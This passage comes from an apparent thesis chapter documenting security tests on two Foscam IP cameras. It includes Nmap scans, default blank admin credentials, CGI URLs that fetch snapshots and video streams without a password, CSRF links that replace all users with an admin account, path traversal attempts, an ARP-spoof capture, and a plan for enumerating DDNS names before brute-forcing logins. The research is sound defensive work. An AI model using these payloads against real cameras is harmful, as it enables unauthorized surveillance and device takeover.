One of the other weaknesses in this device may be insecure default credentials, which is the main attack vector used in the malicious software Mirai, which was explained in section 3.2.2. CGI commands can be used in a cross-site request forgery attack, and there is also documentation on how to build up different commands in "Foscam IP Camera CGI Commands" [6]. The commands are sent in clear text over HTTP, and the username and password are sent with almost every request.

### 6.3.2 User Testing

We made sure the camera and its firmware worked as it was supposed to so that bugs or flaws would not eventually stop us from attacking it. For this camera, there was no necessary software except for the applications on Android and iPhone.

Before we started we reset the device to factory settings in order to see the default settings it came with. We pushed and held the reset button on the bottom of the camera for 10 seconds. Then we logged in to the router to forward port 80 from the router to port 80 on the device which is the port for the web service on the device according to the manual. The manual also guides the user how to forward ports on the router in order to make the device available from anywhere on the Internet and to get the DDNS service to work.

**Testing the Camera Web UI.** We logged in to the Web UI with the default credentials which was the username 'admin' and the password '' (blank), which could be found on the etiquette at the bottom of the device. We were authorized and got access to the camera and to gather information such as the model and firmware. As we logged on to the Web UI we got a pop-up message encouraging us to change the password. While trying to change the password, the system crashed and we could not get in again until we reset the device by pushing the reset button on the bottom of the camera.

---

<sup>7</sup><https://www.cvedetails.com/cve/CVE-2013-2560/>

<sup>8</sup><https://www.cvedetails.com/cve/CVE-2014-1849/>

<sup>9</sup><http://www.cvedetails.com/cve/CVE-2014-1911/>

<sup>10</sup><https://www.cvedetails.com/cve/CVE-2013-5215/>

The Foscam forums advised us to try to use another browser and create a new user first, in order to set a password for the administrator<sup>11</sup>.

Then we logged in to the router to check what local IP address the camera got. Table 6.1 shows the information we got when we accessed the camera on the local network, and from the router.

Foscam FI8910W	
Model	FI8910W
Device firmware version	11.37.2.65
Device embedded web UI version	2.4.10.8
Log	No
Firewall	No
Micro SD Storage	No
UPnP	Disabled
DDNS	Enabled
DDNS address	http://ca4998.foscam.org
HTTP	Port 80
HTTP options	Can be changed
HTTPS	No
FTP	Port 21
FTP options	Disabled
MAC Address	00:62:6E:49:07:2F
Device ID	00626E49072F
Hostname (router)	ipcam_00626E49072F
Assigned local IP (router)	192.168.0.104

Table 6.1: Default settings for Foscam FI8910W

We got the assigned IP, 192.168.0.104 obtained from the router page as well as the Hostname ipcam\_00626E49072F. The rest of the information could be read either from the detail page in the user interface or on the etiquette at the bottom of the device. There was also another tiny sticker with a different MAC address and model number at the bottom of the device. We noticed that we got a new MAC address when connecting the device over WiFi. From the device firmware version we can see this firmware is much newer than the firmwares that had known vulnerabilities.

We could see that DDNS was enabled by default and we tested the address <http://ca4998.myfoscam.org>. The DDNS succeeded as we were able to stream video through the address given.

**Testing the Camera with an iPhone Application.** We logged on to the App Store on an iPhone and installed two applications developed by ShenZhen Foscam Intelligent Technology co., Foscam and Foscam Viewer.

<sup>11</sup><http://foscam.us/forum/admin-login-and-blank-password-cannot-be-changed-t1957.html>

We also installed FoscamPro, which is developed by another company, Synaptic Edge.

The two first applications Foscam and Foscam Viewer did not work with the camera at all. We tried to connect with the local IP, the external IP (which can be reached by anyone), with DDNS and the Device ID of the camera. We tried all these connection methods with both the old username 'admin' and password "", and we also tried to connect after we changed the credentials. We only got a message saying that the camera is no longer supported. FoscamPro seemed to be working fine, but it costed money.

**Testing the Camera with an Android Application.** With the Android phone we could only find one application developed by ShenZhen Foscam Intelligent Technology co., called Foscam Viewer in the Google Play App Store. When connecting with the application we could stream video from the camera for about three seconds before the screen turned black. Then a message appeared saying that the camera is no longer supported. Also here we tried to connect with the local IP, the external IP, with DDNS and the Device ID of the camera. First we tried to connect with the default credentials, username 'admin' and password "". Then we tried to connect after we changed the credentials. We also tried to re-install the application, but this time we did not manage to get any picture or video stream at all.

**Findings on User Testing.** We can see that the default credentials are username 'admin' with no password, which are much used. The DDNS service is enabled by default at ca4998.myfoscam.org, while there are many options for third party DDNS services available from a list in the Web UI. The feature UPnP is not enabled by default, and the user is able to choose which port that will host the HTTP service. The default HTTP port is set to 80.

We discovered the flaw about the username admin with blank password which could not be changed, where other users had found out from the forums at foscam that a new user with administrator privileges had to be created in order to change the credentials for the default user admin<sup>12</sup>.

The manual is telling the user to use NAT and forward ports in order to get the camera online and use the streaming features and DDNS features, without warning the user about the security issues that come along when making the camera accessible by anyone on the internet.

The mobile applications are no longer supported by Foscam, except for the one application available for iOS that costs money. The Android application seemed to have a bug since it showed the stream or image for a few seconds before disconnecting.

---

<sup>12</sup><http://foscam.us/forum/admin-login-and-blank-password-cannot-be-changed-t1957.html>

### 6.3.3 Information Gathering

**Active Information Gathering.** We started by doing a port scan with Nmap to see if there were any open ports in order to perform an attack. We scanned the ports 1 to 65535 with Nmap where the IP here is the local IP, with the following command:

```
root@kali:~/nmap -p1-65535 192.168.0.104
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-08-13
↳ 20:40 CEST
Nmap scan report for 192.168.0.104
Host is up (0.0087s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: E8:AB:FA:06:B3:CE (Shenzhen Reecam Tech.Ltd.)

Nmap done: 1 IP address (1 host up) scanned in 482.18 seconds
```

When scanning the local network with Nmap we can see a TCP port open on the device, port 80 hosting a HTTP service. We forwarded this port on the router just to see if these ports on the device could be attacked from outside the local network as well. This also had to be done in order to make the DDNS service work. Now the device became directly available from the internet and not filtered through a router or a firewall. We also got the MAC address E8:AB:FA:06:B3:CE, and the manufacturer Shenzhen Reecam Tech.Ltd. for the device.

We did a new scan after enabling UPnP on the device, but this time from an external IP. The results were the same, only port 80 was open.

Now as the cameras port was forwarded to, we could do a scan with our own written port scanner to find out if we could get any response from port 80 on the camera.

#### Our Own Portscanner:

When the scanner scans the IP of the network for port 80, a header containing information about the web service is expected.

The port scanner was run from an external network with the IP address XXX.XXX.XXX.105 as victim, starting the scan at IP address XXX.XXX.XXX.101 (The full IP address is hidden for anonymity reasons):

```
root@kali:~/Portscanner#./scanner.pl XXX.XXX.XXX.101
```

```
IP: XXX.XXX.XXX.101 - No response!
IP: XXX.XXX.XXX.102 - No response!
IP: XXX.XXX.XXX.103 - No response!
```

## CHAPTER 6. IMPLEMENTATION

---

```
IP: XXX.XXX.XXX.104 - No response!  
IP: XXX.XXX.XXX.105 - Server response: Boa/0.94.13
```

After scanning the victim's IP address XXX.XXX.XXX.105 we could see the response from the web server with the header information **Boa/0.94.13**. The information was appended to the index.html file that we hosted on our own web server. This information could be useful when doing passive information gathering by doing a few searches on the internet for more information.

To find out more detailed information about the device and its operating system, we did another Nmap scan with the option -O and got the following results:

```
root@kali:~#nmap -O 192.168.0.104
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-08-13  
  ↪ 20:22 CEST  
Nmap scan report for 192.168.0.104  
Host is up (0.0067s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: E8:AB:FA:06:B3:CE (Shenzhen Reecam Tech.Ltd.)  
Device type: specialized|webcam  
Running: AirMagnet embedded, Foscam embedded, Instar embedded,  
  ↪ Linux 2.4.X  
OS CPE: cpe:/h:airmagnet:smartedge cpe:/h:foscam:fi8904w  
  ↪ cpe:/h:foscam:fi8910w cpe:/h:foscam:fi8918w  
  ↪ cpe:/h:instar:in-3010 cpe:/o:linux:linux_kernel:2.4  
OS details: AirMagnet SmartEdge wireless sensor; or Foscam  
  ↪ FI8904W, FI8910W, or FI8918W, or Instar IN-3010  
  ↪ surveillance camera (Linux 2.4)  
Network Distance: 1 hop
```

From scanning with nmap -O, we got a few suggestions on which model, OS and what kind of device we were scanning. The device type specialized|webcam, model FI8910W from Foscam, running Linux kernel 2.4 is describing the device we are scanning very well. For detailed information about the operating system, model and what services that were available on the system, we ran nmap with the options -v, -A and -sV:

```
nmap -v -A -sV 192.168.0.104
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-08-13  
  ↪ 20:33 CEST  
NSE: Loaded 138 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 20:33  
Completed NSE at 20:33, 0.00s elapsed
```

```

Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating ARP Ping Scan at 20:33
Scanning 192.168.0.104 [1 port]
Completed ARP Ping Scan at 20:33, 0.05s elapsed (1 total
↳ hosts)
Initiating Parallel DNS resolution of 1 host. at 20:33
Completed Parallel DNS resolution of 1 host. at 20:33, 0.00s
↳ elapsed
Initiating SYN Stealth Scan at 20:33
Scanning 192.168.0.104 [1000 ports]
Discovered open port 80/tcp on 192.168.0.104
Completed SYN Stealth Scan at 20:33, 4.01s elapsed (1000 total
↳ ports)
Initiating Service scan at 20:33
Scanning 1 service on 192.168.0.104
Completed Service scan at 20:33, 6.18s elapsed (1 service on 1
↳ host)
Initiating OS detection (try #1) against 192.168.0.104
NSE: Script scanning 192.168.0.104.
Initiating NSE at 20:33
Completed NSE at 20:33, 6.83s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Nmap scan report for 192.168.0.104
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Boa 0.94.13
|_ http-methods:
|_ Supported Methods: GET POST
|_ http-server-header: Boa/0.94.13
|_ http-title: Site doesn't have a title (text/html).
MAC Address: E8:AB:FA:06:B3:CE (Shenzhen Reecam Tech.Ltd.)
Device type: specialized|webcam
Running: AirMagnet embedded, Foscam embedded, Instar embedded,
↳ Linux 2.4.X
OS CPE: cpe:/h:airmagnet:smartedge cpe:/h:foscam:fi8904w
↳ cpe:/h:foscam:fi8910w cpe:/h:foscam:fi8918w
↳ cpe:/h:instar:in-3010 cpe:/o:linux:linux_kernel:2.4
OS details: AirMagnet SmartEdge wireless sensor; or Foscam
↳ FI8904W, FI8910W, or FI8918W, or Instar IN-3010
↳ surveillance camera (Linux 2.4)
Uptime guess: 0.042 days (since Sun Aug 13 19:32:30 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros

```

```

TRACEROUTE
HOP RTT      ADDRESS
1    11.06 ms 192.168.0.104

NSE: Script Post-scanning.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any
  ↪ incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.64 seconds
      Raw packets sent: 1088 (48.618KB) | Rcvd: 1073
      ↪ (43.622KB)

```

The new information we got from scanning with Nmap gave us the same information about the web server at port 80 as our own port scanner did. We see that GET and POST methods are supported, and the device is running Boa web server version 0.94.13.

**Passive Information Gathering.** When searching for Boa/0.94.13 we found a few links about vulnerable web services and about exploiting Foscam cameras [4], which could be interesting to take a look at.

### 6.3.4 Attacking the Camera

Turned on port forwarding and forwarded port 80 as the user is guided to according to the manual, and then we made sure that the DDNS service was turned on. When visiting <http://ca4998.myfoscam.org> we were redirected to the camera and it DDNS seemed to work fine. So we tested some of the possible vulnerabilities.

**Path Directory Traversal and Authentication Bypass.** We typed in the URL in the browser like this:

<http://192.168.0.104/../../proc/kcore> and we tried the exploit over DDNS like this:

<http://ca4998.myfoscam.org/../../proc/kcore> and we tried typing it into the terminal like this:

GET <http://192.168.0.104/../../proc/kcore> HTTP/1.0 We could not get any combination where we request <http://192.168.0.104/../../proc/kcore>, so we tried following other folders that are typical to be at the same level as the /proc folder for this version of Linux: bin, dev, home, mnt, share, usr, var, boot, etc, lib, sbin, tmp and vol.

Path directory traversal does not seem to work, as we tried many different folders. The results for all attempts were: "error 404 - Not Found, File not found". The attack is simple as not much work has to be done to traverse and add the folders we want to try to visit.

The attack could also be done by using the tool Burpsuite in order to do a brute force attack when looking for folders, assuming we know there are many folders to visit or by knowing that the vulnerability exist for some folders. This could not be done in this attack as no suggestions on dictionaries were found.

**CGI and Clear Text.** By studying the Foscam IP Camera CGI Commands we can create our own commands and paste these directly into the browser, for example: `http://192.168.0.104/snapshot.cgi?user=admin&pwd=` or `http://ca4998.myfoscam.org/snapshot.cgi?user=admin&pwd=` will give us a snapshot from the camera. As long as the user has not set a password for the device, an attacker can use a link like this to get snapshots and video stream. As can be seen, the requests will show the username and password in clear text since it uses the HTTP protocol, so that anyone on the local network or anyone else that are able to read the packets can see the credentials. We will take a detailed look at the content of the packets as we do a MITM attack later on.

**CGI and Authentication with Video Stream.** Some of the commands are the same in the browser as when streaming with the VLC Media Player which is recommended in the CGI command manual. We managed to get a snapshot when typing the following command in to the browser:

```
http://admin:@192.168.0.104/snapshot.jpg?user=admin&pwd=&strm=0
```

We got video stream from both the browser and VLC player with the following command:

```
http://admin:@192.168.0.104/videostream.asf?user=admin&pwd=&resolution=320x240
```

After some different attempts with streaming and snapshots, we also came over another command that gave us video stream from the camera, **`http://admin:@192.168.0.104/videostream.asf?`**. When we can get the commands in this way, we can easily use it in a way for multiple IP addresses having camera devices with just the admin login and blank password.

**CGI and CSRF.** The CGI commands can be assembled to run multiple options as one command. In earlier firmware versions a link could be made specifically for a victim, such as this link Shekyan and Harutyunyan came up with:

```
http://192.168.0.104/set_users.cgi?user1=&pwd1=&pri1=2&user2=
&pwd2=&pri2=&user3=&pwd3=&pri3=&user4=&pwd4=&pri4=
&user5=&pwd5=&pri5=&user6=&pwd6=&pri6=&user7=&pwd7=
&pri7=&user8=csrf&pwd8=csrf&pri8=2&next_url=http://www.
google.com
```

This command deactivates all user accounts and sets a new user, csrf with administrator privileges.

An attack like this involves tricking the administrator into clicking a composed link in order to exploit this vulnerability. The responses seems to be 'ok' for a legal composed link, or 'illegal command' for the illegal composed links.

We tried this command on the camera and it was out of service, so it seems like we were stopped at the same flaw here as we found as we were testing the usability. The device had to be reset with the reset button on the bottom of the device in order to work again. We tried a few other combinations where we set the user admin to have a blank password and also conducted an attack with the following composed link:

```
http://192.168.0.104/set_users.cgi?user=admin&pwd=&user1=&
pwd1=&pri1=2&user2=&pwd2=&pri2=&user3=&pwd3=&pri3=&
user4=&pwd4=&pri4=&user5=&pwd5=&pri5=&user6=&pwd6=&
pri6=&user7=&pwd7=&pri7=&user8=csrf&pwd8=csrf&pri8=2&
next_url=http://www.google.com
```

The responses were 'illegal command' when we clicked it in the browser. This means the vulnerability has been fixed in the later firmware for this device.

For other devices where the firmware has this vulnerability, an attacker can not only change passwords and add user accounts on the device, but also abuse the flaw we discovered earlier in order to shut the device down.

**Searching DDNS Address Space and Brute Force Password Attacks.** A search over the entire DDNS address space can be performed to find a vulnerable device. Then a brute force attack on credentials for a device at a specific IP address can be performed.

The DDNS service makes it easier for an attacker to find a camera with default credentials as it is lowering down the address space for available devices since the address space is shortened down to just 6 characters. Consider the following DDNS address:

XX####.myfoscaml.org


where the XX are alphabetic characters and #### are digits in the address. With address structures like this, an attacker can write programs that scans the whole address space for DDNS in a much less time than for regular

IP addresses. We see that  $26 \times 26 \times 10000 = 6,760,000$  available addresses for these cameras, instead of 4.3 billion IP addresses. According to Ramparts, around 6% of these DNS entries had valid IP addresses when they scanned for devices with their software [4].

After finding a device, an attacker can start a brute force attack. The insecure credentials with no password by default in these devices seems to be at least a minor vulnerability since this could be easily abused. The password rules are not strict either and the administrator could not even change the password before a new user with administrator privileges was created. When trying out different passwords when testing the usability we found out there were no restrictions on the number of login attempts. According to Shekyan and Harutyunyan [17] the device can handle up to around 80 simultaneous connections over HTTP. This means that we can make software that can do a brute force attack on the camera if we limit the simultaneous connections.

**A Simulated MITM Attack.** A simulated MiTM attack is done by following the steps explained in section 4.6.5. Wireshark and arpspoof was started, then a few commands including logging in to the cameras web interface was done.

Packets recorded with Wireshark contained information in clear text as shown in figure 6.1.



```

> Frame 3273: 434 bytes on wire (3472 bits), 434 bytes captured (3472 bits) on interface 0
> Ethernet II, Src: Raspberr_b8:13:f9 (b8:27:eb:b8:13:f9), Dst: LiteonTe_70:6f:db (d0:df:9a:70:6f:db)
> Internet Protocol Version 4, Src: 192.168.0.103, Dst: 37.191.192.51
> Transmission Control Protocol, Src Port: 59282 (59282), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 368
  Hypertext Transfer Protocol
    > GET /get_status.cgi?user=admin&pwd= HTTP/1.1\r\n
      Host: [REDACTED]
      User-Agent: Mozilla/5.0 (X11; Linux armv7l; rv:44.0) Gecko/20100101 Firefox/44.0 Iceweasel/44.0.2\r\n
      Accept: */*\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Referer: http://[REDACTED]/login.htm\r\n
    > Cookie: login_user=admin\r\n
    > Authorization: Basic YWRtaW46\r\n
      Credentials: admin: [REDACTED]
      Connection: keep-alive\r\n
      \r\n
      [Full request URI: http://[REDACTED]/get_status.cgi?user=admin&pwd=]
      [HTTP request 1/1]
      [Response in frame: 3279]
  
```

Figure 6.1: Packet captured with Wireshark

As can be seen, the packets are containing information such as usernames and passwords in clear text, these credentials are highlighted in a red square. Packets containing these credentials are sent with almost every HTTP request.

The tool driftnet, could only retrieve parts of the Web UI itself, and not the images or video that an attacker typical is looking for when attacking a

camera.

**Conclusion and Results.** Encouraging the user to change password is good when it comes to the security aspect of the device. The user have the option to change the default username 'admin' to something else and add other users with different privileges. The option to change HTTP port and disable DDNS is good. UPnP is disabled by default and we can not seem to find any open ports after enabling it and doing a rescan on all the ports either, which is also good.

### 6.4 Foscam Model FI9821P

This camera is a similar, but newer model from the same manufacturer. There where no found security vulnerabilities known when we searched the web, but we will see if there is anything at all we can point out. As with the previous device we will first perform a usability test, before we continue with the steps of an attack in the guide.

#### 6.4.1 User Testing

We will test the camera usability and how its firmware and Web UI works. This camera requires a user to install additional software in order to use the Web UI, and applications are available for iPhone and Android according to the user manual. We reset the settings to factory default by pushing in the reset button on the bottom of the camera for 10 seconds. We connected the camera to the local network and logged in to the router and forwarded port 80 on the router to port 88 on the device. For this device there is also a guide for setting up port forwarding in order to make the device available on the internet to enable features such as DDNS.

**Testing the Camera Web UI.** We connected to the Web UI on the camera with a computer running Windows 10 by browsing 192.168.0.111:88 which is the assigned local IP and the port used by the Web service on the device. When browsing the login page we are instructed to install a plugin in order to connect and stream from the camera. There is a link with the message "Plugins are not found, Click me to download" that points us further to <http://192.168.0.111:88/IPCWebComponents.exe>. We could not get it to work with either the Google Chrome browser, Mozilla Firefox browser or the Microsoft Edge browser. But Microsoft Internet Explorer supported the installed plugin, and it seemed to be enough to have Active X installed aswell as the window with Active X installation popped up before we got to install the IPCWebComponents.exe that came with the device. The default credentials are found on the label on the bottom of the device. The username is 'admin' and the password field is blank. As we logged in to

the the Web UI for the first time we were forced to change the password. The password required at least a number, and six characters in total. We got the following information about the device from the router and the device itself:

Foscam FI9821P	
Model	FI9821P V3
System firmware version	1.12.3.3
Device firmware version	2.81.2.14
Device embedded web UI version	3.3.0.22
Log	Yes
Firewall	Disabled
Micro SD Storage	Yes
UPnP	N/A
DDNS	N/A
HTTP	Port 88
HTTP options	Can be changed
HTTPS	Port 443
HTTPS	Can be changed
FTP	Port 21
FTP options	Enabled
P2P	Port 22642
P2P options	Enabled
Onvif	Port 888
RTSP	Port 554
MAC Address	E8:AB:FA:A0:14:2F
UID	61JUN516SRR5SLDS111AAZZZ
Hostname (router)	Unknowable
Assigned local IP (router)	192.168.0.111

Table 6.2: Default settings for Foscam FI9821P

The camera obtained the local IP, 192.168.0.111 from the router. The hostname observed by the router is 'Unknowable'. The rest of the information above could be found on the detail page on the device. The firmware on this device is newer than the firmware containing vulnerabilities.

This device did not support a DDNS service, and there was no option for enabling or disabling UPnP. We could see that we could change the default port for HTTP and that HTTPS was supported on port 443.

**Testing the Camera with an iPhone Application.** We found the same applications as with the model FI8910W at the App store, and we also got the same results when trying out the applications. We tried to connect to the local network, from an external network and with the User ID of the camera. We tried the default credentials and we also tried to change the password in order to access the camera from the applications. We got the

same message as before, saying that the camera is no longer supported. The FoscamPro worked fine when logging in.

**Testing the Camera with an Android Application.** The Android app "Foscam" did not support the model. We tried logging in with the default credentials and we tried logging in after changing the password in the Web UI. We tried to log in from the local network, from an external network and with the User ID.

**Findings on User Testing.** Connecting over HTTP might get our credentials fetched since the connection is not encrypted. We will look into how we can fetch these later on. While testing HTTPS we got a message telling us there was a problem with the security certificate but we were advised by Foscam to continue anyway. The user is guided on how to open ports and to make the camera accessible by opening these ports to the internet. The settings and rules for this camera seems to be a bit more strict and secure than the FI8910W model. The user is forced to change the password at the first time logging in to the Web UI, and the password also requires six characters containing at least a number as well. The default HTTP port is 88 instead of 80, which might make an attacker use one or a few extra attempts to access the correct port for the web service on the device. The camera has a built-in firewall which can be enabled, IP addresses can be filtered by plotting in them in specifically to be blocked or allowed.

The camera comes with some extra features: mail, motion detection, IR, and FTP service. It might seem like the camera is only supported by Windows as we needed Microsoft Internet Explorer in order to stream video from the camera. After testing that the camera was working, we could try to find some vulnerabilities.

### 6.4.2 Information Gathering

**Active Information Gathering.** We started by doing a port scan with Nmap to see if there were any open ports in order to perform an attack. We scanned the ports 1 to 65535 with Nmap where the IP here is the local IP, with the following command:

```
root@kali:~/nmap --p1-65535 192.168.0.111
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04
  ↳ 02:14 CEST
Nmap scan report for 192.168.0.111
Host is up (0.019s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
```

```

443/tcp    open  https
554/tcp    open  rtsp
888/tcp    open  accessbuilder
8080/tcp    open  http-proxy
50021/tcp  open  unknown
56569/tcp  open  unknown
MAC Address: E8:AB:FA:A0:14:2F (Shenzhen Reecam Tech.Ltd.)

```

The results from the scan shows that there are seven open TCP ports on the device, so that is six more open ports than the model FI8910W. From the information retrieved we could also see the MAC address E8:AB:FA:A0:14:2F and that this device was manufactured by Shenzhen Reecam Tech.Ltd. as well. There is a web service, kerberos-sec on port 88, the port can be changed in the settings for the device. This device has support for a more secure service https on port 443, the port can also be changed. There is a port open for Real Time Streaming Protocol (RTSP) on port 554 which is used to stream video by using software such as VLC media player. Port 888 hosts a service called accessbuilder, but as we see on the settings page for the camera is that this is the port for Onvif (Open Network Video Interface Forum) which is a standard protocol for communicating between IP cameras and other devices, the port can be changed. Port 8080 hosts a http-proxy service. The two last ports 50021 and 56569 that are open are unknown, we will do some passive information gathering to retrieve more information about these ports.

We made sure all these seven ports on the router were forwarded so that they could be accessed from anywhere on the internet. Then we enabled UPnP on the device and performed another scan from an external network. The results were the same, there were seven open ports. We could now test our own port scanner to see if we got any information in response.

#### Our Own Portscanner:

The port scanner is run from an external network and is scanning port 80 for the networks ranging from IP address XXX.XXX.XXX.101 to XXX.XXX.XXX.105 which is the victim's IP address. Port 80 on the router was forwarded to port 88 on the device so that no changes had to be done in the port scanner itself. We got the following results (the full IP address is hidden for anonymity reasons):

```
root@kali:~/Portscanner# ./scanner.pl XXX.XXX.XXX.101
```

```

IP: XXX.XXX.XXX.101 - No response!
IP: XXX.XXX.XXX.102 - No response!
IP: XXX.XXX.XXX.103 - No response!
IP: XXX.XXX.XXX.104 - No response!
IP: XXX.XXX.XXX.105 - No response!

```

There was no response from the web service when scanning the device on

## CHAPTER 6. IMPLEMENTATION

---

port 88, so we scanned port 8080 which is the http-proxy on the device and forwarded the router to this port instead before we ran the port scanner again. The following information came from the port scanning on port 8080:

```
root@kali:~/Portscanner# ./scanner.pl XXX.XXX.XXX.101
```

```
IP: XXX.XXX.XXX.101 - No response!  
IP: XXX.XXX.XXX.102 - No response!  
IP: XXX.XXX.XXX.103 - No response!  
IP: XXX.XXX.XXX.104 - No response!  
IP: XXX.XXX.XXX.105 - HiIpcam/V100R003 VodServer/1.0.0
```

To find out more information about the device we used Nmap with the option -O. We got the following results:

```
root@kali:~/#nmap -O 192.168.0.111
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04  
  ↪ 02:21 CEST  
Nmap scan report for 192.168.0.111  
Host is up (0.013s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
88/tcp    open  kerberos-sec  
443/tcp   open  https  
554/tcp   open  rtsp  
888/tcp   open  accessbuilder  
8080/tcp  open  http-proxy  
MAC Address: E8:AB:FA:A0:14:2F (Shenzhen Reecam Tech.Ltd.)  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
  ↪ cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10  
Network Distance: 1 hop
```

The Nmap scan shows that the camera is running Linux kernel 2.6 or 3 for general purposes, but the model number is not shown. To get more detailed information about the operating system on the device, the model and what services that were available on the system, we ran Nmap with the options -v, -A and -sV:

```
root@kali:~/#nmap -v -A -sV 192.168.0.111
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04  
  ↪ 02:10 CEST  
NSE: Loaded 138 scripts for scanning.
```

```

NSE: Script Pre-scanning.
Initiating NSE at 02:10
Completed NSE at 02:10, 0.00s elapsed
Initiating NSE at 02:10
Completed NSE at 02:10, 0.00s elapsed
Initiating ARP Ping Scan at 02:10
Scanning 192.168.0.111 [1 port]
Completed ARP Ping Scan at 02:10, 0.03s elapsed (1 total
  ↳ hosts)
Initiating Parallel DNS resolution of 1 host. at 02:10
Completed Parallel DNS resolution of 1 host. at 02:10, 0.02
  ↳ s elapsed
Initiating SYN Stealth Scan at 02:10
Scanning 192.168.0.111 [1000 ports]
Increasing send delay for 192.168.0.113 from 0 to 5 due to
  ↳ 11 out of 26 dropped probes since last increase.
Discovered open port 888/tcp on 192.168.0.111
Discovered open port 443/tcp on 192.168.0.111
Discovered open port 554/tcp on 192.168.0.111
Discovered open port 8080/tcp on 192.168.0.111
Discovered open port 88/tcp on 192.168.0.111
Completed SYN Stealth Scan at 02:10, 10.30s elapsed (1000
  ↳ total ports)
Initiating Service scan at 02:10
Scanning 5 services on 192.168.0.111
Completed Service scan at 02:11, 29.31s elapsed (5 services
  ↳ on 1 host)
Initiating OS detection (try #1) against 192.168.0.111
NSE: Script scanning 192.168.0.111.
Initiating NSE at 02:11
Completed NSE at 02:12, 65.43s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.17s elapsed
Nmap scan report for 192.168.0.111
Host is up (0.0084s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
88/tcp    open  http         lighttpd 1.4.35
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: lighttpd/1.4.35
|_ http-title: IPCam Client
443/tcp   open  https?
|_ http-methods:
|_   Supported Methods: HEAD POST OPTIONS
|_ ssl-cert: Subject: commonName=*.myfoscam.org/
  ↳ organizationName=Shenzhen Foscam Intelligent
  ↳ Technology Co,Ltd/stateOrProvinceName=Guangdong/
  ↳ countryName=CN
|_ Issuer: commonName=WoSign Class 3 OV Server CA G2/
  ↳ organizationName=WoSign CA Limited/countryName=CN
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption

```

## CHAPTER 6. IMPLEMENTATION

```
| Not valid before: 2015-04-08T05:48:56
| Not valid after: 2018-04-08T06:48:56
| MD5: 88f2 3f55 e104 cb21 8a7d a978 2ef2 5fe5
|_SHA-1: 7469 a66b 19c6 42a5 7b1d c0cf 4957 cafa 4ff4 1b7e
554/tcp open rtsp?
|_rtsp-methods: OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN,
    ↳ SET_PARAMETER, GET_PARAMETER
888/tcp open accessbuilder?
|_rpc-grind: ERROR: Script execution failed (use -d to
    ↳ debug)
8080/tcp open http-proxy      HiIpcam/V100R003 VodServer
    ↳ /1.0.0
|_http-favicon: Unknown favicon MD5:
    ↳ CDED82AE2F810B8C8DB67E8A8792BFF9
| http-methods:
|_ Supported Methods: POST
|_http-server-header: HiIpcam/V100R003 VodServer/1.0.0
|_http-title: Site doesn't have a title (video/quicktime).
3 services unrecognized despite returning data. If you know
    ↳ the service/version, please submit the following
    ↳ fingerprints at https://nmap.org/cgi-bin/submit.cgi?
    ↳ new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY
    ↳ )=====
SF-Port554-TCP:V=7.25BETA1%I=7%D=9/4%Time=59AC99FF%P=x86_64
    ↳ -pc-linux-gnu%r
SF:( GetRequest,72,"RTSP/1\0\x20400\x20Bad\x20Request\r\
    ↳ nCache-Control:\x2
